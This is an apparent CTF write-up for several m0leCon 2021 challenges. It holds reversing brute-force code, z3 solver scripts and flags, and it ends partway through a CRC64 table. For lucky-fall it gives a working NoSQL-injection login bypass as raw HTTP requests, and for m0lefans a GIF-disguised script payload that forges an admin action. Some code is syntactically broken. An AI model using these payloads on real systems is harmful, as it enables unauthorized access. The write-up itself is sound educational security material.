

5th AlPray writeup

✓ solved chall

Proof-of-Work
Key-Lottery
Babysign
Obscurity
Left or right?
donut-factory
puncher
little-alchemy
another-login
yet another-login
waffle
m0lefans
PeTaMorphosis
lucky-fall
parallel-the-m0le
Automatic-rejection-machine
Molang

- Automatic-rejection-machine

I wrote the logic in C language and bruteforce.

```
#include "stdafx.h"
#include "defs.h"
#include<stdio.h>
#include<stdint.h>
#include<string.h>
#include<stdlib.h>
__int64 s[60];
int main(int argc, char** argv)
{
    s[0] = 0xB4D8846071AC9EE5LL;
    s[1] = 0x1E1FF00814E134FELL;
    s[2] = 0x6B198E7941B7002ELL;
    s[3] = 0xBC6FA839EFE36443LL;
    s[4] = 0xC3C71AD9A664B6C3LL;
    s[5] = 0x5692A2F09C98D986LL;
    s[6] = 0xF084A1A59CD01E68LL;
    s[7] = 0xBC52E78A7E4DF2DFLL;
    s[8] = 0xDA219D93290B91A8LL;
    s[9] = 0x5703D0286FA5D32FLL;
    s[10] = 0x6274B1B118DA82B2LL;
    s[11] = 0xA746EBFB0954EBBCLL;
    s[12] = 0x5F6DF7BD4F1967A2LL;
    s[13] = 0x16D5B5BDEE98CF8ELL;
    s[14] = 0x52E8B6DF7E62E39ALL;
    s[15] = 0x99F9455FB0C8D933LL;
    s[16] = 0x5FFD82D53AF933DLL;
    s[17] = 0xFF9084A16FF0141CLL;
    s[18] = 0xE17C5F0781D52F9BLL;
    s[19] = 0x1A0F4431548E51D1LL;
    s[20] = 0xF2E8573D8F0F01DDLL;
    s[21] = 0x250039177F4DEF91LL;
    s[22] = 0x8851491ECBC7AF7CLL;
    s[23] = 0xAD427C6695B91D24LL;
    s[24] = 0x5E0071D97D98D094LL;
    s[25] = 0x264DDA52B0C37B03LL;
    s[26] = 0xA5811271D6D7C428LL;
    s[27] = 0xE0133FC719F34136LL;
    s[28] = 0xE508ACE2412B2633LL;
    s[29] = 0x74321A3E9FACE34CLL;
    s[30] = 0xFF5B8A59E8EBF70BLL;
    s[31] = 0x76275A516F88C986LL;
    s[32] = 0x1604D76F74599CC4LL;
    s[33] = 0xF744BCD8F2016F58LL;
    s[34] = 0xA0B6A7A0239E4EA7LL;
    s[35] = 0xF1EFC57F15CB9AB4LL;
    s[36] = 0xB0D1AD4FB4ED946ALL;
    s[37] = 0x81CA31324D48E689LL;
    s[38] = 0xE6A9979C51869F49LL;
    s[39] = 0xA666637EE4BC2457LL;
    s[40] = 0x6475B6AB4884B93CLL;
    s[41] = 0x5C033B1207DA898FLL;
    s[42] = 0xB66DC7E0DEC3443ELL;
    s[43] = 0xE4899C99CFA0235CLL;
    s[44] = 0x3B7FD8D4D0DCAF6BLL;
    s[45] = 0xB1A4690DB34A7A7CLL;
    s[46] = 0x8041D2607129ADABLL;
    s[47] = 0xA6A1294A99894F1ALL;
    s[48] = 0xDDE37A1C4524B831LL;
    s[49] = 0x3BC8D81DE355B65CLL;
```

```

s[50] = 0x6C61AB15A63AD91ELL;
s[51] = 0x8FA4E37F4A3C7A39LL;
s[52] = 0x268B598404E773AFLL;
s[53] = 0x74F4F040AE13F867LL;
s[54] = 0x4DF78E91FD682404LL;
s[55] = 0xABE1FC425A9A671ALL;
s[56] = 0x1BB06615C8A31DD5LL;
s[57] = 0x9F56E9AEF2FA5D55LL;
s[58] = 0x239DCF030B3CE09BLL;
s[59] = 0x24556A34B61CA998LL;
__int64 tmp = 0;
unsigned char a, b, c;
int j;
for (j = 0; j < 60; j += 2)
{
    for (a = 0; a < 0xff; a++)
    {
        for (b = 0; b < 0xff; b++)
        {
            for (c = 0; c < 0xff; c++)
            {
                tmp = (c << 16) | (b << 8) | (unsigned
__int64)a | 0xAABCCDD11000000;

                int i;
                __int64 v5 = tmp;
                __int64 v6 = 0x9E3779B912881288;
                __int64 v9[4];
                v9[0] = 0xDEADBEEFFEEDBEEF;
                v9[1] = 0x1BADB002FACECAFE;
                v9[2] = 0xFEEDFACE08920892;
                v9[3] = 0xCAFEFEED12401240;
                for (i = 0; i < 16; i++)
                {
                    int v3 = i & 3;
                    v9[v3] = v9[0] + v9[1] + ((v9[2] +
v9[3]) ^ (v9[0] << SLOBYTE(v9[2])));

                    __int64 v8 = v9[v3];
                    v5 += ((v8 + v6) << 9) ^ (v8 - v6)

                    v6 += ((v8 + v5) << 9) ^ (v8 - v5)

                }
                if (v5 == s[j] && v6 == s[j+1])
                {
                    printf("%c%c%c\n", a, b, c);
                }
            }
        }
    }
}
}
}
}

```

After that, I can set the index properly and get a flag.

Flag: ptm{5m0l_chunk5_5m0l_53cur17y}

- Molang

```
#include "stdafx.h"

#include<stdio.h>
#include<stdint.h>
#include<string.h>
#include<stdlib.h>

__int64 table[] = { ,, , };
int main(int argc, char** argv)
{
    int l;
    for (l = 0; l < 2048; l++)
    {
        __int64 arr[100];
        char arrc[1008];
        int i;
        arr[0] = table[l];
        //arr[0] = 0x4a050b5252c7548;
        arr[1] = 0x4C0FCD19BFCD19BLL;
        arr[2] = 0xFCD2A553B83EFC47LL;
        arr[3] = 0xBD268001794FC04CLL;
        arr[4] = 0xABB8B88091EABDB7LL;
        arr[5] = 0xEA4CEA91C02623BDLL;
        arr[6] = 0xBD979B04A0BDC047LL;
        arr[7] = 0xFC78DF1DA553B83ELL;
        arr[8] = 0xFCD70DABFCF50D26LL;
        arr[9] = 0x4F1AD7D1FC265301LL;
        arr[10] = 0xDC13C09BFCC09BLL;
        arr[11] = 0xBD979B04A0BDC047LL;
        arr[12] = 0xFC78DF1DA553B83ELL;

        memcpy(arrc, arr, 0x6a);

        unsigned int v3 = (unsigned char)arrc[0];
        unsigned int v4 = arrc[1];
        unsigned int v5 = arrc[2];
        unsigned int v6 = arrc[3];
        unsigned int v7 = arrc[4];
        unsigned int v8 = arrc[5];
        char src[1000];
        char v9[1008];
```

```

        for (i = 0; v3 > i; i++)
        {
            src[i] = arrc[i + 6];
            arrc[i + 6] = src[i] * (src[i] * (v6 + src[i] * (v5 + v4 * src[i])) +
v7) + v8;

            v9[i] = arrc[i + 6];
        }
        printf("%s\n-----\n", v9);
        getchar();
    }
}

```

Table array values oriented below python script output.

```
from z3 import *
```

```

table = [0x48, 0x33, 0x27, 0x75, 0x50, 0x38, 0xA0, 0x4, 0x9B, 0xD1, 0xFC, 0x9B, 0xD1, 0xFC, 0xC0,
0x4, 0x47, 0xFC, 0x3E, 0xB8, 0x53, 0xA5, 0xD2, 0xFC, 0x4C, 0xC0, 0x4F, 0x79, 0x1, 0x80, 0x26, 0xBD,
0xB7, 0xBD, 0xEA, 0x91, 0x80, 0xB8, 0xB8, 0xAB, 0xBD, 0x23, 0x26, 0xC0, 0x91, 0xEA, 0x4C, 0xEA,
0x47, 0xC0, 0xBD, 0xA0, 0x4, 0x9B, 0x97, 0xBD, 0x3E, 0xB8, 0x53, 0xA5, 0x1D, 0xDF, 0x78, 0xFC,
0x26, 0xD, 0xF5, 0xFC, 0xAB, 0xD, 0xD7, 0xFC, 0x1, 0x53, 0x26, 0xFC, 0xD1, 0xD7, 0x1A, 0x4F]

```

```
j=24
```

```
arr = [ BitVec('a%i' % i, 64) for i in range(5)]
```

```
sol = Solver()
```

```
FLAG_LEN = 30
```

```
for i in range(0,5):
```

```
sol.add(And(arr[i] >=0,arr[i]<0x100))
```

```
k = table[j]
```

```
tmp = k * (k * (arr[2] + k * (arr[1] + arr[0] * k)) + arr[3]) + arr[4]
```

```
tmp = tmp & 0xff
```

```
sol.add(tmp==ord('p'))
```

```
k = table[j+1]
```

```
tmp = k * (k * (arr[2] + k * (arr[1] + arr[0] * k)) + arr[3]) + arr[4]
```

```
tmp = tmp & 0xff
```

```
sol.add(tmp==ord('t'))
```

```
k = table[j+2]
```

```
tmp = k * (k * (arr[2] + k * (arr[1] + arr[0] * k)) + arr[3]) + arr[4]
```

```
tmp = tmp & 0xff
```

```
sol.add(tmp==ord('m'))
```

```
k = table[j+3]
```

```
tmp = k * (k * (arr[2] + k * (arr[1] + arr[0] * k)) + arr[3]) + arr[4]
```

```
tmp = tmp & 0xff
```

```
sol.add(tmp==ord('{'))
```

```
while(sol.check() == sat):
```

```
    m = sol.model()
```

```
    flag = [0 for _ in range(0,5)]
```

```
    for d in m.decls():
```

```
flag[int(str(d)[1:])] = int(str(m[d]))
```

```
print("0x4A0",end="")
```

```
for i in range(0,5):
```

```
    print(str(hex(flag[4-i]))[2:],end="")
```

```
print("48LL",end=', ')
```

```
sol.add(Or(arr[0] != m[arr[0]],arr[1] != m[arr[1]],arr[2] != m[arr[2]],arr[3] != m[arr[3]],arr[4] !=  
m[arr[4]]))
```

```
Flag: ptm{c4n_U_r34lly_1nt3rpret_Thi5_flag?}
```

lucky-fall

```
POST /login HTTP/1.1
Host: lucky-fall.challs.m0lecon.it
Content-Length: 31
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Content-Type: application/json
Origin: http://lucky-fall.challs.m0lecon.it
Referer: http://lucky-fall.challs.m0lecon.it/
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

{"name":"123" "password":"123"}
```

```
HTTP/1.1 400 Bad Request
Content-Length: 1550
Content-Type: text/html; charset=utf-8
Date: Sun, 16 May 2021 06:42:00 GMT
Server: gunicorn
Connection: close
```

```
Traceback (most recent call last):
  File "/home/appuser/.local/lib/python3.8/site-packages/werkzeug/wrappers/request.py", line 586, in get_json
    rv = self.json_module.loads(data)
  File "/home/appuser/.local/lib/python3.8/site-packages/flask/json/__init__.py", line 216, in loads
    return _json.loads(s, **kwargs)
  File "/usr/lib/python3.8/json/__init__.py", line 370, in loads
    return cls(**kw).decode(s)
  File "/usr/lib/python3.8/json/decoder.py", line 337, in decode
    obj, end = self.raw_decode(s, idx=_w(s, 0).end())
  File "/usr/lib/python3.8/json/decoder.py", line 353, in raw_decode
    obj, end = self.scan_once(s, idx)
json.decoder.JSONDecodeError: Expecting ',' delimiter: line 1 column 15 (char 14)
```

During handling of the above exception, another exception occurred:

```
Traceback (most recent call last):
  File "/home/appuser/mongo_in/flask/server.py", line 38, in login
    user = users.aggregate([{"$match": {"user": request.json["name"]}}, {"$addFields": request.json}]).next()
  File "/home/appuser/.local/lib/python3.8/site-packages/werkzeug/wrappers/request.py", line 553, in json
    return self.get_json()
  File "/home/appuser/.local/lib/python3.8/site-packages/werkzeug/wrappers/request.py", line 595, in get_json
    rv = self.on_json_loading_failed(e)
  File "/home/appuser/.local/lib/python3.8/site-packages/flask/wrappers.py", line 98, in on_json_loading_failed
    raise BadRequest()
werkzeug.exceptions.BadRequest: 400 Bad Request: The browser (or proxy) sent a request that this server could not understand.
```

```
POST /login HTTP/1.1
Host: lucky-fall.challs.m0lecon.it
Content-Length: 69
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Content-Type: application/json
Origin: http://lucky-fall.challs.m0lecon.it
Referer: http://lucky-fall.challs.m0lecon.it/
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

{"name":{"$ne":["$name",123]},"password":{"$ne":["$password",123]}}
```

```
HTTP/1.1 400 Bad Request
Content-Length: 267
Content-Type: text/html; charset=utf-8
Date: Fri, 14 May 2021 17:44:58 GMT
Server: gunicorn
Connection: close
```

```
Traceback (most recent call last):
  File "/home/appuser/mongo_in/flask/server.py", line 39, in login
```




```
    if hashlib.sha256((user["password"] + user["salt"]).encode("UTF-8")).hexdigest() == user["hash"]:  
TypeError: unsupported operand type(s) for +: 'bool' and 'str'
```

```
POST /login HTTP/1.1  
Host: lucky-fall.challs.m0lecon.it  
Content-Length: 136  
Accept: application/json, text/javascript, */*; q=0.01  
X-Requested-With: XMLHttpRequest  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36  
Content-Type: application/json  
Origin: http://lucky-fall.challs.m0lecon.it  
Referer: http://lucky-fall.challs.m0lecon.it/  
Accept-Encoding: gzip, deflate  
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7  
Connection: close  
  
{"name":{"$ne":["$name",123]},"password":"123","salt":"123","hash":"96cae35ce8a9b0244178bf28e4966c2ce1b8385723a96a6b838858cdd6ca0a1e"}
```

```
HTTP/1.1 200 OK  
Content-Length: 45  
Content-Type: text/html; charset=utf-8  
Date: Sat, 15 May 2021 17:23:02 GMT  
Server: gunicorn  
Connection: close  
  
ptm{it_is_nice_to_have_objects_as_parameters}
```

m0lefans

It is possible to upload an html file when uploading post.




After writing a script to get the profile link for the admin, the feed page has been read through the report page.

```
<div class="text-sm-right">
  <a href="https://y0urmuchb3l0v3d4dm1n.m0lecon.fans/profile/">
    <svg id="icon-menu" viewBox="0 0 32 32" width="45px"> <path d="M16,4A12,12,0,1,0,28,16,12,12,0,0,0,16,4Zm0,22a10.17,10.17,0,0,1,2.66-37,3,3,0,0,1,5.32,0A10.17,10.17,0,0,1,16,26Zm4.52-1.09a5.5,0,0,0-9,0,10,10,1,1,9,0ZM16,12a4,4,0,1,0,4,4A4,4,0,0,0,16,12Zm0,6a2,2,0,1,1,2-2A2,2,0,0,1,16,18Z"></path> </svg>
  </div>
```

<https://y0urmuchb3l0v3d4dm1n.m0lecon.fans/profile/>

I think that flag is posted in Admin's post.

So I sent a follow request to admin.




Than, I wrote code to accept follow request.

```
GIF89a<script>
fetch("https://y0urmuchb310v3d4dm1n.m01econ.fans/profile/request", {
  "body": "id=52",
  "method": "POST",
  headers: {
    'Content-Type': 'application/x-www-form-urlencoded',
  },
  "credentials": "include"


});

</script>
```

The id value is included in the payload part of the jwt session, and the cors error occurs because the subdomain is different, but the follow request is accepted normally because the request has already been sent.



The request was received successfully, and we can find the flag in first post.



ptm{m4k3_CSP_r3ports_gr3a7_4gain!}

parallel-the-mole

Analysis

```
1 void __fastcall __noreturn wrapper(manage_ptread *a1)
2 {
3     int v1; // eax
4     int v2; // eax
5
6     v1 = rand();
7     usleep(v1 % 1000);
8     pthread_mutex_lock(mutex);
9     v2 = ord_ind;
10    if ( ord_ind > 6 )
11    {
12        ++ord_ind;
13        order[20 - v2] = a1->table[0].idx;
14    }
15    else
16    {
17        ++ord_ind;
18        order[v2] = a1->table[0].idx;
19    }
20    (funcs[a1->table[0].idx])(s, 0x10uLL);
21    pthread_mutex_unlock(mutex);
22    pthread_exit(0LL);
23 }
```

```
1 void __fastcall __noreturn wrapper2(manage_ptread *a1)
2 {
3     pthread_mutex_lock(mutex);
4     while ( order[ord_ind] != a1->table[0].idx )
5         pthread_cond_wait(cv, mutex);
6     (funcs[a1->table[0].idx])(s, 0x10uLL);
7     ++ord_ind;
8     pthread_cond_broadcast(cv);
9     pthread_mutex_unlock(mutex);
10    pthread_exit(0LL);
11 }
```

The first seven sequence of calling func1 ~ func14 is the same in wrapper and wrapper2.

We can apply an attack method similar to a meet in the middle attack.

coll_finder.cpp

```
#include<stdio.h>
#include<stdlib.h>
#include<memory.h>
#include<stdint.h>

#include<vector>
#include<algorithm>

typedef unsigned char BYTE;

#define _BYTE BYTE

unsigned char g_func11_table[256] =
{
    0x00, 0x01, 0x04, 0x05, 0x10, 0x11, 0x14, 0x15, 0x40, 0x41, 0x44,
    0x45,
    0x50, 0x51, 0x54, 0x55, 0x02, 0x03, 0x06, 0x07, 0x12, 0x13, 0x16,
    0x17,
    0x42, 0x43, 0x46, 0x47, 0x52, 0x53, 0x56, 0x57, 0x08, 0x09, 0x0C,
    0x0D,
    0x18, 0x19, 0x1C, 0x1D, 0x48, 0x49, 0x4C, 0x4D, 0x58, 0x59, 0x5C,
    0x5D,
    0x0A, 0x0B, 0x0E, 0x0F, 0x1A, 0x1B, 0x1E, 0x1F, 0x4A, 0x4B, 0x4E,
    0x4F,
    0x5A, 0x5B, 0x5E, 0x5F, 0x20, 0x21, 0x24, 0x25, 0x30, 0x31, 0x34,
    0x35,
    0x60, 0x61, 0x64, 0x65, 0x70, 0x71, 0x74, 0x75, 0x22, 0x23, 0x26,
    0x27,
    0x32, 0x33, 0x36, 0x37, 0x62, 0x63, 0x66, 0x67, 0x72, 0x73, 0x76,
    0x77,
    0x28, 0x29, 0x2C, 0x2D, 0x38, 0x39, 0x3C, 0x3D, 0x68, 0x69, 0x6C,
    0x6D,
    0x78, 0x79, 0x7C, 0x7D, 0x2A, 0x2B, 0x2E, 0x2F, 0x3A, 0x3B, 0x3E,
    0x3F,
```

```

    0x6A, 0x6B, 0x6E, 0x6F, 0x7A, 0x7B, 0x7E, 0x7F, 0x80, 0x81, 0x84,
0x85,
    0x90, 0x91, 0x94, 0x95, 0xC0, 0xC1, 0xC4, 0xC5, 0xD0, 0xD1, 0xD4,
0xD5,
    0x82, 0x83, 0x86, 0x87, 0x92, 0x93, 0x96, 0x97, 0xC2, 0xC3, 0xC6,
0xC7,
    0xD2, 0xD3, 0xD6, 0xD7, 0x88, 0x89, 0x8C, 0x8D, 0x98, 0x99, 0x9C,
0x9D,
    0xC8, 0xC9, 0xCC, 0xCD, 0xD8, 0xD9, 0xDC, 0xDD, 0x8A, 0x8B, 0x8E,
0x8F,
    0x9A, 0x9B, 0x9E, 0x9F, 0xCA, 0xCB, 0xCE, 0xCF, 0xDA, 0xDB, 0xDE,
0xDF,
    0xA0, 0xA1, 0xA4, 0xA5, 0xB0, 0xB1, 0xB4, 0xB5, 0xE0, 0xE1, 0xE4,
0xE5,
    0xF0, 0xF1, 0xF4, 0xF5, 0xA2, 0xA3, 0xA6, 0xA7, 0xB2, 0xB3, 0xB6,
0xB7,
    0xE2, 0xE3, 0xE6, 0xE7, 0xF2, 0xF3, 0xF6, 0xF7, 0xA8, 0xA9, 0xAC,
0xAD,
    0xB8, 0xB9, 0xBC, 0xBD, 0xE8, 0xE9, 0xEC, 0xED, 0xF8, 0xF9, 0xFC,
0xFD,
    0xAA, 0xAB, 0xAE, 0xAF, 0xBA, 0xBB, 0xBE, 0xBF, 0xEA, 0xEB, 0xEE,
0xEF,
    0xFA, 0xFB, 0xFE, 0xFF
};

```

```

void func1_r(_BYTE *a1, uint64_t a2)
{
    BYTE buf[0x10];
    BYTE table[] = {3, 0, 2, 1, 7, 4, 6, 5, 11, 8, 10, 9, 15, 12, 14,
13};

    for(int i=0; i<0x10; i++)
        buf[i] = a1[table[i]];

    memcpy(a1, buf, 16);
}

```

```

void func2_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

```

```

        for ( i = 0; i < a2 >> 1; ++i )
            a1[i] ^= a1[a2 - i - 1];
    }

void func3_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+18h] [rbp-8h]

    for ( i = 0; i <= 15; ++i )
        a1[i] = (a1[i] >> (i % 8)) | (a1[i] << (8 - i % 8));
}

void func4_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i < a2 >> 1; ++i )
        a1[a2 - i - 1] ^= a1[i];
}

void func5_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-24h]
    char v3[] = "{reverse_fake_flag}ptm";

    for ( i = 0; i <= 15; ++i )
        a1[i] ^= v3[i];
}

void func6_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 15; ++i )
        a1[i] = ~a1[i];
}

void func7_r(_BYTE *a1, uint64_t a2)
{
    unsigned char j; // [rsp+16h] [rbp-Ah]
    unsigned char v3; // [rsp+17h] [rbp-9h]

```

```

int i; // [rsp+18h] [rbp-8h]
char v5; // [rsp+1Ch] [rbp-4h]

for ( i = 0; i <= 15; ++i )
{
    v3 = a1[i];
    v5 = 7;
    for ( j = v3 >> 1; j; j >>= 1 )
    {
        v3 = j & 1 | (2 * v3);
        --v5;
    }
    a1[i] = v3 << v5;
}
}

void func8_r(_BYTE *a1, uint64_t a2)
{
    char v2; // [rsp+1Bh] [rbp-5h]
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 7; ++i )
    {
        v2 = a1[i];
        a1[i] = a1[16 - i - 1];
        a1[16 - i - 1] = v2;
    }
}

void func9_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 15; ++i )
        a1[i] = (a1[i] - 42) % 256;
}

void func10_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

```



```
    for ( i = 0; i <= 15; ++i )  
        a1[i] = (16 * a1[i]) | (a1[i] >> 4) & 0xF;  
}
```

```
//----- (0000000000001A4E) -----  
-----
```

```
void func11_r(_BYTE *a1, uint64_t a2)  
{  
  
    int i;  
  
    for ( i = 0; i <= 15; ++i )  
        a1[i] = g_func11_table[a1[i]];  
}
```

```
//----- (0000000000001B75) -----  
-----
```

```
void func12_r(_BYTE *a1, uint64_t a2)  
{  
    int i; // [rsp+1Ch] [rbp-4h]  
  
    for ( i = 0; i <= 15; ++i )  
        a1[i] = ~(i ^ a1[i]);  
}
```

```
void func13_r(_BYTE *a1, uint64_t a2)  
{  
    int i; // [rsp+1Ch] [rbp-4h]  
  
    for ( i = 0; i <= 15; ++i )  
        a1[i] = (a1[i]-i) % 256;  
}
```

```
void func14_r(_BYTE *a1, uint64_t a2)  
{  
    int i; // [rsp+1Ch] [rbp-4h]  
  
    for ( i = 0; i <= 15; ++i )
```

```

{
    if ( a1[i] <= 0x40 || a1[i] > 0x5A )
    {
        if ( a1[i] > 96 && a1[i] <= 122 )
            a1[i] -= 32;
    }
    else
    {
        a1[i] += 32;
    }
}
}

```

```

static const uint64_t crc64_tab[256] =
{
    UINT64_C(0x0000000000000000), UINT64_C(0x7ad870c830358979),
    UINT64_C(0xf5b0e190606b12f2), UINT64_C(0x8f689158505e9b8b),
    UINT64_C(0xc038e5739841b68f), UINT64_C(0xbae095bba8743ff6),
    UINT64_C(0x358804e3f82aa47d), UINT64_C(0x4f50742bc81f2d04),
    UINT64_C(0xab28ecb46814fe75), UINT64_C(0xd1f09c7c5821770c),
    UINT64_C(0x5e980d24087fec87), UINT64_C(0x24407dec384a65fe),
    UINT64_C(0x6b1009c7f05548fa), UINT64_C(0x11c8790fc060c183),
    UINT64_C(0x9ea0e857903e5a08), UINT64_C(0xe478989fa00bd371),
    UINT64_C(0x7d08ff3b88be6f81), UINT64_C(0x07d08ff3b88be6f8),
    UINT64_C(0x88b81eabe8d57d73), UINT64_C(0xf2606e63d8e0f40a),
    UINT64_C(0xbd301a4810ffd90e), UINT64_C(0xc7e86a8020ca5077),
    UINT64_C(0x4880fbd87094cbfc), UINT64_C(0x32588b1040a14285),
    UINT64_C(0xd620138fe0aa91f4), UINT64_C(0xacf86347d09f188d),
    UINT64_C(0x2390f21f80c18306), UINT64_C(0x594882d7b0f40a7f),
    UINT64_C(0x1618f6fc78eb277b), UINT64_C(0x6cc0863448deae02),
    UINT64_C(0xe3a8176c18803589), UINT64_C(0x997067a428b5bcf0),
    UINT64_C(0xfa11fe77117cdf02), UINT64_C(0x80c98ebf2149567b),
    UINT64_C(0x0fa11fe77117cdf0), UINT64_C(0x75796f2f41224489),
    UINT64_C(0x3a291b04893d698d), UINT64_C(0x40f16bccb908e0f4),
    UINT64_C(0xcf99fa94e9567b7f), UINT64_C(0xb5418a5cd963f206),
    UINT64_C(0x513912c379682177), UINT64_C(0x2be1620b495da80e),
    UINT64_C(0xa489f35319033385), UINT64_C(0xde51839b2936bafc),
    UINT64_C(0x9101f7b0e12997f8), UINT64_C(0xebd98778d11c1e81),

```

UINT64_C(0x64b116208142850a), UINT64_C(0x1e6966e8b1770c73),
UINT64_C(0x8719014c99c2b083), UINT64_C(0xfdc17184a9f739fa),
UINT64_C(0x72a9e0dcf9a9a271), UINT64_C(0x08719014c99c2b08),
UINT64_C(0x4721e43f0183060c), UINT64_C(0x3df994f731b68f75),
UINT64_C(0xb29105af61e814fe), UINT64_C(0xc849756751dd9d87),
UINT64_C(0x2c31edf8f1d64ef6), UINT64_C(0x56e99d30c1e3c78f),
UINT64_C(0xd9810c6891bd5c04), UINT64_C(0xa3597ca0a188d57d),
UINT64_C(0xec09088b6997f879), UINT64_C(0x96d1784359a27100),
UINT64_C(0x19b9e91b09fcea8b), UINT64_C(0x636199d339c963f2),
UINT64_C(0xdf7adabd7a6e2d6f), UINT64_C(0xa5a2aa754a5ba416),
UINT64_C(0x2aca3b2d1a053f9d), UINT64_C(0x50124be52a30b6e4),
UINT64_C(0x1f423fcee22f9be0), UINT64_C(0x659a4f06d21a1299),
UINT64_C(0xeaf2de5e82448912), UINT64_C(0x902aae96b271006b),
UINT64_C(0x74523609127ad31a), UINT64_C(0x0e8a46c1224f5a63),
UINT64_C(0x81e2d7997211c1e8), UINT64_C(0xfb3aa75142244891),
UINT64_C(0xb46ad37a8a3b6595), UINT64_C(0xceb2a3b2ba0eecec),
UINT64_C(0x41da32eaea507767), UINT64_C(0x3b024222da65fe1e),
UINT64_C(0xa2722586f2d042ee), UINT64_C(0xd8aa554ec2e5cb97),
UINT64_C(0x57c2c41692bb501c), UINT64_C(0x2d1ab4dea28ed965),
UINT64_C(0x624ac0f56a91f461), UINT64_C(0x1892b03d5aa47d18),
UINT64_C(0x97fa21650afae693), UINT64_C(0xed2251ad3acf6fea),
UINT64_C(0x095ac9329ac4bc9b), UINT64_C(0x7382b9faaaf135e2),
UINT64_C(0xfcea28a2faafae69), UINT64_C(0x8632586aca9a2710),
UINT64_C(0xc9622c4102850a14), UINT64_C(0xb3ba5c8932b0836d),
UINT64_C(0x3cd2cdd162ee18e6), UINT64_C(0x460abd1952db919f),
UINT64_C(0x256b24ca6b12f26d), UINT64_C(0x5fb354025b277b14),
UINT64_C(0xd0dbc55a0b79e09f), UINT64_C(0xaa03b5923b4c69e6),
UINT64_C(0xe553c1b9f35344e2), UINT64_C(0x9f8bb171c366cd9b),
UINT64_C(0x10e3202993385610), UINT64_C(0x6a3b50e1a30ddf69),
UINT64_C(0x8e43c87e03060c18), UINT64_C(0xf49bb8b633338561),
UINT64_C(0x7bf329ee636d1eea), UINT64_C(0x012b592653589793),
UINT64_C(0x4e7b2d0d9b47ba97), UINT64_C(0x34a35dc5ab7233ee),
UINT64_C(0xbbcbbcc9dfb2ca865), UINT64_C(0xc113bc55cb19211c),
UINT64_C(0x5863dbf1e3ac9dec), UINT64_C(0x22bbab39d3991495),
UINT64_C(0xadd33a6183c78f1e), UINT64_C(0xd70b4aa9b3f20667),
UINT64_C(0x985b3e827bed2b63), UINT64_C(0xe2834e4a4bd8a21a),
UINT64_C(0x6debbdf121b863991), UINT64_C(0x1733afda2bb3b0e8),
UINT64_C(0xf34b37458bb86399), UINT64_C(0x8993478dbb8deae0),
UINT64_C(0x06fbd6d5ebd3716b), UINT64_C(0x7c23a61ddbe6f812),
UINT64_C(0x3373d23613f9d516), UINT64_C(0x49aba2fe23cc5c6f),
UINT64_C(0xc6c333a67392c7e4), UINT64_C(0xbc1b436e43a74e9d),

UINT64_C(0x95ac9329ac4bc9b5), UINT64_C(0xef74e3e19c7e40cc),
UINT64_C(0x601c72b9cc20db47), UINT64_C(0x1ac40271fc15523e),
UINT64_C(0x5594765a340a7f3a), UINT64_C(0x2f4c0692043ff643),
UINT64_C(0xa02497ca54616dc8), UINT64_C(0xdafce7026454e4b1),
UINT64_C(0x3e847f9dc45f37c0), UINT64_C(0x445c0f55f46abeb9),
UINT64_C(0xcb349e0da4342532), UINT64_C(0xb1ecec59401ac4b),
UINT64_C(0xfebc9aee5c1e814f), UINT64_C(0x8464ea266c2b0836),
UINT64_C(0x0b0c7b7e3c7593bd), UINT64_C(0x71d40bb60c401ac4),
UINT64_C(0xe8a46c1224f5a634), UINT64_C(0x927c1cda14c02f4d),
UINT64_C(0x1d148d82449eb4c6), UINT64_C(0x67ccfd4a74ab3dbf),
UINT64_C(0x289c8961bcb410bb), UINT64_C(0x5244f9a98c8199c2),
UINT64_C(0xdd2c68f1dcdcf0249), UINT64_C(0xa7f41839ecea8b30),
UINT64_C(0x438c80a64ce15841), UINT64_C(0x3954f06e7cd4d138),
UINT64_C(0xb63c61362c8a4ab3), UINT64_C(0xcce411fe1cbfc3ca),
UINT64_C(0x83b465d5d4a0eece), UINT64_C(0xf96c151de49567b7),
UINT64_C(0x76048445b4cbfc3c), UINT64_C(0x0cdcfc48d84fe7545),
UINT64_C(0x6fbd6d5ebd3716b7), UINT64_C(0x15651d968d029fce),
UINT64_C(0x9a0d8ccedd5c0445), UINT64_C(0xe0d5fc06ed698d3c),
UINT64_C(0xaf85882d2576a038), UINT64_C(0xd55df8e515432941),
UINT64_C(0x5a3569bd451db2ca), UINT64_C(0x20ed197575283bb3),
UINT64_C(0xc49581ead523e8c2), UINT64_C(0xbe4df122e51661bb),
UINT64_C(0x3125607ab548fa30), UINT64_C(0x4bfd10b2857d7349),
UINT64_C(0x04ad64994d625e4d), UINT64_C(0x7e7514517d57d734),
UINT64_C(0xf11d85092d094cbf), UINT64_C(0x8bc5f5c11d3cc5c6),
UINT64_C(0x12b5926535897936), UINT64_C(0x686de2ad05bcf04f),
UINT64_C(0xe70573f555e26bc4), UINT64_C(0x9ddd033d65d7e2bd),
UINT64_C(0xd28d7716adc8cfb9), UINT64_C(0xa85507de9dfd46c0),
